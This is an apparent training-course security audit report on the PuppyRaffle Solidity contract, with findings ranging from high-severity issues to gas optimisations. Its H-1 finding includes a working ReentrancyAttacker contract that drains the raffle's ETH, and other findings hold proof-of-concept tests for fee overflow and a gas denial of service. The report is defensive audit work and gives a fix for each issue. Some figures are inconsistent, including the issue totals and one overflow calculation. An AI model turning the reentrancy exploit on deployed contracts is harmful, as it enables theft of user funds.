

Puppy Raffle Audit Report

Version 1.0

Mustby.eth

June 6, 2025

Puppy Raffle Audit Report

Mustby.eth

June 6, 2025

Prepared by: Mustby.eth Lead Auditors: - Matthew Ustby

Table of Contents

    * [M-1] Looping through the players array to check for duplicates in `PuppyRaffle::enterRaffle` is a potential denial of service attack (DoS), incrementing gas costs for future entrants.
    * [M-2] Unsafe Cast of `PuppyRaffle::fee` loses fees.
    * [M-3] Smart contract wallet raffle winners without a `receive` or a `fallback` function will block the start of a new contest.
  - Low Findings
    * [L-1] `PuppyRaffle::getActivePlayerIndex` returns 0 for non-existent players and for players at index 0, causing a player at index 0 to incorrectly think that they have not entered the raffle.
  - Informational/Non-Critical Findings
    * [I-1] Solidity pragma should be specific, not wide
    * [I-2] Using an outdated version of Solidity is not recommended.
    * [I-3] Missing checks for `address(0)` when assigning values to address state variables
    * [I-4] `PuppyRaffle::selectWinner` does not follow CEI, which is not a best practice.
    * [I-5] Use of "magic" numbers is discouraged.
    * [I-6] Missing Events: every time we change state we should be emitting an event.
    * [I-7] `PuppyRaffle::_isActivePlayer` is not used and should be removed.
  - Gas Findings
    * [G-1] Unchanged state variables should be declared constant or immutable.
    * [G-2] Storage variables in a loop should be cached
  - Additional findings not taught in this course
    * MEV

Protocol Summary

This project is to enter a raffle to win a cute dog NFT. The protocol should do the following:

1. Call the `enterRaffle` function with the following parameters:
    1. `address[] participants`: A list of addresses that enter. You can use this to enter yourself multiple times, or yourself and a group of your friends.
2. Duplicate addresses are not allowed
3. Users are allowed to get a refund of their ticket & `value` if they call the `refund` function
4. Every X seconds, the raffle will be able to draw a winner and be minted a random puppy

5. The owner of the protocol will set a feeAddress to take a cut of the `value`, and the rest of the funds will be sent to the winner of the puppy.

Disclaimer

The Mustby.eth team makes all effort to find as many vulnerabilities in the code in the given time period, but holds no responsibilities for the findings provided in this document. A security audit by the team is not an endorsement of the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the Solidity implementation of the contracts.

Risk Classification

		Impact		
		High	Medium	Low
	High	H	H/M	M
Likelihood	Medium	H/M	M	M/L
	Low	M	M/L	L

We use the CodeHawks severity matrix to determine severity. See the documentation for more details.

Audit Details

- Commit Hash: 2a47715b30cf11ca82db148704e67652ad679cd8

Scope

- In Scope:

```
./src/
#-- PuppyRaffle.sol
```

Roles

Owner - Deployer of the protocol, has the power to change the wallet address to which fees are sent through the `changeFeeAddress` function.

Player - Participant of the raffle, has the power to enter the raffle with the `enterRaffle` function and refund value through `refund` function.

Executive Summary

From a high level, there are many improvements/optimizations to be made, but upon completion, we will have a fully functional and secure Puppy Raffle protocol!

Issues found

Severity	Number of issues found
High	3
Medium	3
Low	1
Info	7
Gas	2
Total	16

Findings

High Findings

[H-1] Reentrancy attack in PuppyRaffle::refund allows entrant to drain raffle balance.

Description:

Inside the `PuppyRaffle::refund` function, there is a violation of CEI. As a result, this would allow participants to be able to drain the entire balance.

The function is making an external call before updating the user state. Only afterwards, do we actually updated the `PuppyRaffle` players array.

```
    function refund(uint256 playerIndex) public {
        address playerAddress = players[playerIndex];
        require(playerAddress == msg.sender, "PuppyRaffle: Only the
            player can refund");
        require(playerAddress != address(0), "PuppyRaffle: Player
            already refunded, or is not active");

@>        payable(msg.sender).sendValue(entranceFee);

@>        players[playerIndex] = address(0);
        emit RaffleRefunded(playerAddress);
    }
```

Thus, a malicious attacker could call deposit and call refund in the same transaction. When the Victim Contract (PuppyRaffle) sends ETH back to the attacker, the Attacker Contract's receive function can continue to call into `PuppyRaffle:refund` over and over until all of the ETH is gone. Only after the funds are drained does the state finally get updated in the Victim Contract.

Impact:

All fees paid by raffle entrants could be stolen by the malicious participant.

Proof of Concept:

Here we have both a test called `test_reentrancyRefund()` and a new contract called `ReentrancyAttacker` with a function within that contract `ReentrancyAttacker::attack`. Here is the full breakdown of what is happening here.

1. User enters the raffle.
2. Attacker launches the `ReentrancyAttacker` contract with a `fallback` function that calls `PuppyRaffle::refund`.
3. Attacker enters the raffle.
4. Attacker calls `ReentrancyAttacker::attack` which deposits and calls refund at the same time.
5. The `PuppyRaffle` contract checks that the Attacker has an active balance and sends ETH to the `ReentrancyAttacker` contract.
6. Within this transaction, the `ReentrancyAttacker::receive` function is hit.
7. Within the `ReentrancyAttacker::receive` function, there's an additional call to `ReentrancyAttacker::_stealMoney` which continuously calls back into `PuppyRaffle::refund` until there are no remaining funds in the `PuppyRaffle` contract.

Finally, the console.logs will display how the ETH moves from the `PuppyRaffle` contract and into the `ReentrancyAttacker` contract.

Proof of Code

Code

Place the following test into 'PuppyRaffleTest.t.sol'.

```
    function test_reentrancyRefund() public {
        address[] memory players = new address[](4);
        players[0] = playerOne;
        players[1] = playerTwo;
        players[2] = playerThree;
        players[3] = playerFour;
        puppyRaffle.enterRaffle{value: entranceFee * 4}(players);

        ReentrancyAttacker attackerContract = new ReentrancyAttacker(
            puppyRaffle);
        address attackUser = makeAddr("attackUser");
        vm.deal(attackUser, 1 ether);

        uint256 startingAttackContractBalance = address(
            attackerContract).balance;
        uint256 startingContractBalance = address(puppyRaffle).balance;

        // attack
        vm.prank(attackUser);
        attackerContract.attack{value: entranceFee}();

        console.log("Starting attacker contract balance: ",
            startingAttackContractBalance);
        console.log("Starting contract balance: ",
            startingContractBalance);

        console.log("Ending attacker contract balance: ", address(
            attackerContract).balance);
        console.log("Ending contract balance: ", address(puppyRaffle).
            balance);
    }

contract ReentrancyAttacker {
    PuppyRaffle puppyRaffle;
    uint256 entranceFee;
    uint256 attackerIndex;

    constructor(PuppyRaffle _puppyRaffle) {
        puppyRaffle = _puppyRaffle;
        entranceFee = puppyRaffle.entranceFee();
    }

    function attack() external payable {
        address[] memory players = new address[](1);
        players[0] = address(this);
        puppyRaffle.enterRaffle{value: msg.value}(players);

        attackerIndex = puppyRaffle.getActivePlayerIndex(address(this));
        puppyRaffle.refund(attackerIndex);
    }

    function _stealMoney() internal {
        if (address(puppyRaffle).balance >= entranceFee) {
            puppyRaffle.refund(attackerIndex);
        }
    }

    fallback() external payable {
        _stealMoney();
    }

    receive() external payable {
        _stealMoney();
    }
}
```

Recommended Mitigation: To prevent this, we should have the `PuppyRaffle:refund` function update the `players` array before making the external call. Additionally, we should move the event emission up as well.

There are two options here:

1. Follow CEI - Check, Effects, Interactions - Make all state changes before external calls are made.
2. Introduce the "nonReentrant" modifier by OpenZeppelin at the function level.

Below is how we would fix this issue using recommendation one:

```
    function refund(uint256 playerIndex) public {
        address playerAddress = players[playerIndex];
        require(playerAddress == msg.sender, "PuppyRaffle: Only the player can refund");
        require(playerAddress != address(0), "PuppyRaffle: Player already refunded, or is not active");
+       players[playerIndex] = address(0);
+       emit RaffleRefunded(playerAddress);

        payable(msg.sender).sendValue(entranceFee); // The external call is now made AFTER updating state.

-       players[playerIndex] = address(0);
-       emit RaffleRefunded(playerAddress);
    }
```

Below is how we would fix this issue using recommendation two:

```
    function refund(uint256 playerIndex) public nonReentrant {
        address playerAddress = players[playerIndex];
        require(playerAddress == msg.sender, "PuppyRaffle: Only the
            player can refund");
        require(playerAddress != address(0), "PuppyRaffle: Player
            already refunded, or is not active");

        payable(msg.sender).sendValue(entranceFee); // Note: We do not
            'NEED' to follow CEI with the use of the modifier
        players[playerIndex] = address(0);
        emit RaffleRefunded(playerAddress);
    }
```

While this code does NOT follow CEI, the "nonReentrant" modifier essentially "locks" the function until it is done executing. In order for this to work correctly, you must ensure that the OpenZeppelin library is imported correctly in the `PuppyRaffle` contract.

[H-2] Weak randomness in `PuppyRaffle::selectWinner` allows users to influence or predict the winner and influence or predict the winning puppy.

Description: Hashing `msg.sender`, `block.timestamp`, and `block.difficulty` together creates a predictable number. A predictable number is not a good random number. Malicious users can manipulate these values or know them ahead of time to choose the winner of the raffle themselves.

Note: This means users could frontrun this function and call `refund` if they are not the winner.

Impact: Any user can influence the winner of the raffle, winning the money and selecting the rarest puppy NFT. This makes the entire raffle worthless if it becomes a gas war as to who wins the raffles.

Proof of Concept:

1. Validators can know ahead of time the `block.timestamp` and `block.difficulty` and use that to predict when/how to participate. See the solidity blog on prevrando. `block.difficulty` was recently replaced with prevrando.
2. Users can mine/manipulate their `msg.sender` value to result in their address being used to generate the winner. (Fuzz the msg.sender until we become the winner)
3. Users can revert their `selectWinner` transaction if they don't like the winner or resulting puppy.

Using on-chain values as a randomness seed is a well-documented attack vector in the blockchain space.

Recommended Mitigation: Consider using a cryptographically provable random number generater such as Chainlink VRF.

[H-3] Integer overflow of `PuppyRaffle::totalFees` loses fees

Description: In solidity versions prior to `0.8.0` integers were subject to integer overflows.

```
    uint64 myVar = type(uint64).max
    // result = 18446744073709551615
    // this equals 18.4 ETH as the max fees that can be held
    myVar = myVar + 1
    // result = 0
    // ETH value overflows to 0
```

Impact: In `PuppyRaffle::selectWinner`, `totalFees` are accumulated for the `feeAddress` to collect later in `PuppyRaffle::withdrawFees`. However, if the `totalFees` variable overflows, the `feeAddress` may not collect the correct amount of fees, leaving the fees permanently stuck in the contract.

Proof of Concept:

1. We conclude a raffle of 4 players
2. We then have 89 players enter a new raffle, and conclude the raffle
3. `totalFees` will be:

```
    totalFees = totalFees + uint64(fee);
    // AKA
    total Fees = 800000000000000000 + 17800000000000000000
    // And this will overflow!
    totalFees = 153255926290448384
```

4. You will not be not be able to withdraw, due to this line in `PuppyRaffle::withdrawFees`;

```
    require(address(this).balance == uint256(totalFees), "PuppyRaffle:
        There are currently players active!");
```

Although you could use `selfdestruct` to send ETH to this contract in order for the values to match and withdraw the fees, this is clearly not the intended design of the protocol. At some point, there will be too much balance in the contract that the above will be impossible to hit.

Code

```
    function testTotalFeesOverflow() public playersEntered {
        // We finish a raffle of 4 to collect some fees
        vm.warp(block.timestamp + duration + 1);
        vm.roll(block.number + 1);
        puppyRaffle.selectWinner();
        uint256 startingTotalFees = puppyRaffle.totalFees();

        // startingTotalFees = 800000000000000000

        // We then have 89 players enter a new raffle
        uint256 playersNum = 89;
        address[] memory players = new address[](playersNum);
        for (uint256 i = 0; i < playersNum; i++) {
            players[i] = address(i);
        }
        puppyRaffle.enterRaffle{value: entranceFee * players.length}(players);
        // We end the raffle
        vm.warp(block.timestamp + duration + 1);
        vm.roll(block.number + 1);

        // And here is where the issue occurs
        // We will now have fewer fees even though we just finished a second raffle
        puppyRaffle.selectWinner();

        uint256 endingTotalFees = puppyRaffle.totalFees();
        console.log("Ending total fees: ", endingTotalFees);
        assert(endingTotalFees < startingTotalFees);

        // We are also unable to withdraw any fees because of the require check
        vm.prank(puppyRaffle.feeAddress());
        vm.expectRevert("PuppyRaffle: There are currently players active!");
        puppyRaffle.withdrawFees();
    }
```

Recommended Mitigation: There are a few possible mitigations.

1. Use a newer version of solidity, and a `uint256` instead of `uint64` for `PuppyRaffle::totalFees`
2. You could also use the `SafeMath` library of OpenZeppelin for version 0.7.6 of solidity, but you would still have a hard time with the `uint64` type if too many fees are collected.
3. Remove the balance check from `PuppyRaffle::withdrawFees`

```
-    require(address(this).balance == uint256(totalFees), "PuppyRaffle: There are currently players active!");
```

There are more attack vectors with that final require, so we recommend removing it regardless.

Medium Findings

[M-1] Looping through the players array to check for duplicates in `PuppyRaffle::enterRaffle` is a potential denial of service attack (DoS), incrementing gas costs for future entrants.

Description: The `PuppyRaffle::enterRaffle` function loops through the `players` array to check for duplicates. However, the longer the `PuppyRaffle::players` array is, the more checks a new player will have to make. This makes the gas costs for players who enter right when the raffle starts will be dramatically lower than those who enter later. Every additional address in the `players` array, is an additional check the loop will have to make.

```
@>        for (uint256 i = 0; i < players.length - 1; i++) {
            for (uint256 j = i + 1; j < players.length; j++) {
                require(
                    players[i] != players[j],
                    "PuppyRaffle: Duplicate player"
                );
            }
        }
```

Impact: The gas costs for raffle entrants will greatly increase as more players enter the raffle. Thus, discouraging later users from entering and causing a rush at the start of a raffle to be one of the first entrants in the queue.

An attacker might make the `PuppyRaffle::entrants` array so big that no one else enters, guaranteeing themselves the win.

Proof of Concept:

If we have two sets of 100 players enter, the gas costs will be as such: - 1st 100 players: ~6503275 - 2nd 100 players: ~18995515

This is more than 3x more expensive for the second 100 players.

PoC

Place the following test into 'PuppyRaffleTest.t.sol'.

```
    function test_denialOfService() public {
        vm.txGasPrice(1);

        // Let's enter 100 players - with different addresses...
        uint256 playersNum = 100;
        address[] memory players = new address[](playersNum);
        for (uint256 i = 0; i < playersNum; i++) {
            players[i] = address(i);
        }

        // see how much gas it costs
        uint256 gasStart = gasleft();
        puppyRaffle.enterRaffle{value: entranceFee * players.length}(
            players);
        uint256 gasEnd = gasleft();
        uint256 gasUsedFirst100 = (gasStart - gasEnd) * tx.gasprice;
        console.log("Gas used for first 100 players: ", gasUsedFirst100
            );

        // Now let's enter 100 MORE players (second 100 players) - with
             different addresses...
        address[] memory playersTwo = new address[](playersNum);
        for (uint256 i = 0; i < playersNum; i++) {
            playersTwo[i] = address(i + playersNum); // 100, 101, 102,
                etc
        }

        // see how much gas it costs
        uint256 gasStartSecond = gasleft();
        puppyRaffle.enterRaffle{value: entranceFee * players.length}(
            playersTwo
        );
        uint256 gasEndSecond = gasleft();
        uint256 gasUsedSecond100 = (gasStartSecond - gasEndSecond) *
            tx.gasprice;
        console.log("Gas used for second 100 players: ",
            gasUsedSecond100);

        assert(gasUsedFirst100 < gasUsedSecond100);
    }
```

Recommended Mitigation: There are a few recommendations.

1. Consider allowing duplicates. Users can make new wallet addresses anyways, so a duplicate check doesn't prevent the same person from entering multiple times, only the same wallet address.
2. Consider using a mapping to check for duplicates. This would allow constant time lookup of whether a user has already entered.
3. You could also use OpenZeppelin's "EnumerableSet" library.

```
    @@ contract PuppyRaffle is ERC721, Ownable {
     address[] public players;
+    mapping(address => bool) public hasEntered; // mapping to track
   players who have entered
     uint256 public raffleDuration;
     uint256 public raffleStartTime;
     address public previousWinner;
     .
     .
     .
@@ function enterRaffle(address[] memory newPlayers) public payable {
         require(
             msg.value == entranceFee * newPlayers.length,
             "PuppyRaffle: Must send enough to enter raffle"
         );
-        for (uint256 i = 0; i < newPlayers.length; i++) {
-            players.push(newPlayers[i]);
-        }

-        // Check for duplicates
-        for (uint256 i = 0; i < players.length - 1; i++) {
-            for (uint256 j = i + 1; j < players.length; j++) {
-                require(
-                    players[i] != players[j],
-                    "PuppyRaffle: Duplicate player"
-                );
-            }
-        }
+        for (uint256 i = 0; i < newPlayers.length; i++) {
+            address player = newPlayers[i];
+            require(!hasEntered[player], "PuppyRaffle: Duplicate player");
+            players.push(player);
+            hasEntered[player] = true;
+        }

         emit RaffleEnter(newPlayers);
     }

@@ function refund(uint256 playerIndex) public {
         address playerAddress = players[playerIndex];
         require(
             playerAddress == msg.sender,
             "PuppyRaffle: Only the player can refund"
         );
         require(
             playerAddress != address(0),
             "PuppyRaffle: Player already refunded, or is not active"
         );

         payable(msg.sender).sendValue(entranceFee);

         players[playerIndex] = address(0);
+        hasEntered[msg.sender] = false; // allow re-entry after refund
         emit RaffleRefunded(playerAddress);
     }

@@ function selectWinner() external {
+    raffleId = raffleId + 1;
```

```
    require(
        block.timestamp >= raffleStartTime + raffleDuration,
        "PuppyRaffle: Raffle not over"
        );
    }
}
```

[M-2] Unsafe Cast of `PuppyRaffle::fee` loses fees.

Description: In `PuppyRaffle::selectWinner` there is a type cast of a `uint256` to a `uint64`. This is an unsafe cast, and if the `uint256` is larger than `type(uint64).max`, the value will be truncated.

Impact: Loss of protocol fees and accounting mismatch.

If the contract receives a large number of participants (e.g., via a flash loan attack or mass participation), the `fee` could exceed `2^64 - 1` and be truncated, effectively donating the overflowed portion to no one. The `totalFees` variable would reflect a lower-than-expected value.

Proof of Concept:

```
// Assume entranceFee is set to 10 ether
// players.length = 2^64 / 10 ether + 1 ~= 1.8e19 / 10e18 + 1 = 2 + 1 =
    3 players (just as example)
uint256 totalAmountCollected = players.length * entranceFee;
uint256 fee = (totalAmountCollected * 20) / 100;
// Unsafe cast
totalFees = totalFees + uint64(fee);
// If fee > type(uint64).max, the value wraps around and the actual
   added value is incorrect
```

Recommended Mitigation: Two potential solutions here.

Avoid downcasting from uint256 to uint64 unless absolutely necessary. Instead, keep totalFees as a uint256 to avoid truncation.

```
    uint256 totalFees;
    totalFees = totalFees + fee;
```

If the use of uint64 is required due to external system constraints, add a check to ensure the value fits within the bounds:

```
    require(fee <= type(uint64).max, "PuppyRaffle: fee exceeds uint64
       max");
    totalFees = totalFees + uint64(fee);
```

[M-3] Smart contract wallet raffle winners without a `receive` or a `fallback` function will block the start of a new contest.

Description: The `PuppyRaffle::selectWinner` function is responsible for resetting the lottery. However, if the winner is a smart contract wallet that rejects payments, the lottery would not be able to restart.

Users could easily call the `selectWinner` function again and non-wallet entrants could enter, but it could cost a lot due to the duplicate check and a lottery reset could get very challenging.

Impact: The `PuppyRaffle::selectWinner` function could revert many times, making a lottery reset difficult.

Also, true winners would not get paid out and someone else could take their money!

Proof of Concept:

1. 10 smart contract wallets enter the lottery without a fallback or receive function.
2. The lottery ends.
3. The `selectWinner` function wouldn't work, even though the lottery is over!

Recommended Mitigation: There are a few options to mitigate this issue.

1. Do not allow smart contract wallet entrants (not recommended)
2. Create a mapping of addresses –> payout so winners can pull their funds out themselves with a new `claimPrize` function, putting the owness on the winner to claim their prize. (recommended)

This second recommendation is an example of pull over push.

Low Findings

[L-1] `PuppyRaffle::getActivePlayerIndex` returns 0 for non-existent players and for players at index 0, causing a player at index 0 to incorrectly think that they have not entered the raffle.

Description: If a player is in the `PuppyRaffle::players` array at index 0, this will return 0, but according to the natspec, it will also return 0 if the player is not in the array.

```
    function getActivePlayerIndex(address player) external view returns
        (uint256) {
        for (uint256 i = 0; i < players.length; i++) {
            if (players[i] == player) {
                return i;
            }
        }
        return 0;
    }
```

Impact: A player at index 0 will incorrectly think that they have not entered the raffle, and will likely attempt to enter the raffle again, wasting gas.

Proof of Concept:

1. User enters the raffle, they are the first entrant.
2. `PuppyRaffle::getActivePlayerIndex` returns 0.
3. User thinks they have not entered correctly due to the function documentation.

Recommended Mitigation: The easiest recommendation would be to revert if the player is not in the array instead of returning 0.

You could also reserve the 0th position for any competition, but a better solution might be to return an `int256` where the function returns -1 if the player is not active.

Informational/Non-Critical Findings

[I-1] Solidity pragma should be specific, not wide

Consider using a specific version of Solidity in your contracts instead of a wide version. For example, instead of `pragma solidity ^0.8.0;`, use `pragma solidity 0.8.0;`

1 Found Instances

- Found in src/PuppyRaffle.sol Line: 2

  ```
  pragma solidity ^0.7.6;
  ```

Description: N/A

Impact: N/A

Proof of Concept: N/A

Recommended Mitigation: Use `pragma solidity 0.8.0;`

[I-2] Using an outdated version of Solidity is not recommended.

solc frequently releases new compiler versions. Using an old version prevents access to new Solidity security checks. We also recommend avoiding complex pragma statement.

Recommendation:

Deploy with a recent version of Solidity (at least 0.8.0) with no known severe issues.

Use a simple pragma version that allows any of these versions. Consider using the latest version of Solidity for testing.

Please see slither documentation for more information.

[I-3] Missing checks for `address(0)` when assigning values to address state variables

Check for `address(0)` when assigning values to address state variables.

2 Found Instances

- Found in src/PuppyRaffle.sol Line: 67

```
        feeAddress = _feeAddress;
```

- Found in src/PuppyRaffle.sol Line: 201

```
        feeAddress = newFeeAddress;
```

[I-4] `PuppyRaffle::selectWinner` does not follow CEI, which is not a best practice.

It's best to keep code clean and follow CEI (Checks, Effects, Interactions)

```
-     (bool success,) = winner.call{value: prizePool}("");
-     require(success, "PuppyRaffle: Failed to send prize pool to winner
    ");
    _safeMint(winner, tokenId);
+     (bool success,) = winner.call{value: prizePool}("");
+     require(success, "PuppyRaffle: Failed to send prize pool to winner
    ");
```

[I-5] Use of "magic" numbers is discouraged.

It can be confusing to see number literals in a codebase, and it's much more readables if the numbers are given a name.

```
    uint256 prizePool = (totalAmountCollected * 80) / 100;
    uint256 fee = (totalAmountCollected * 20) / 100;
```

```
// uint256 public constant PRIZE_POOL_PERCENTAGE = 80;
// uint256 public constant FEE_PERCENTAGE = 20;
// uint256 public constant POOL_PRECISION = 100;
```

You will have to replace the literal values with the bolded word variables. Then, ensure that the variables are initialized at the top of the contract!

[I-6] Missing Events: every time we change state we should be emitting an event.

[I-7] `PuppyRaffle::_isActivePlayer` is not used and should be removed.

Gas Findings

[G-1] Unchanged state variables should be declared constant or immutable.

Description:

Reading from storage is much more expensive than reading from a constant or immutable variable.

Instances: - `PuppyRaffle::raffleDuration` should be `immutable` - `PuppyRaffle:commonImageUri` should be `constant` - `PuppyRaffle:rareImageUri` should be `constant` - `PuppyRaffle:legendaryImageUri` should be `constant`

[G-2] Storage variables in a loop should be cached

Everytime you call `players.length` you read from storage, as opposed to memory which is more gas efficient.

```
+    uint256 playerLength = players.length;
-    for (uint256 i = 0; i < players.length - 1; i++) {
+    for (uint256 i = 0; i < playerLength - 1; i++) {
-            for (uint256 j = i + 1; j < players.length; j++) {
+            for (uint256 j = i + 1; j < players.length; j++) {
               require(players[i] != players[j], "PuppyRaffle:
                   Duplicate player");
           }
       }
```

Additional findings not taught in this course

MEV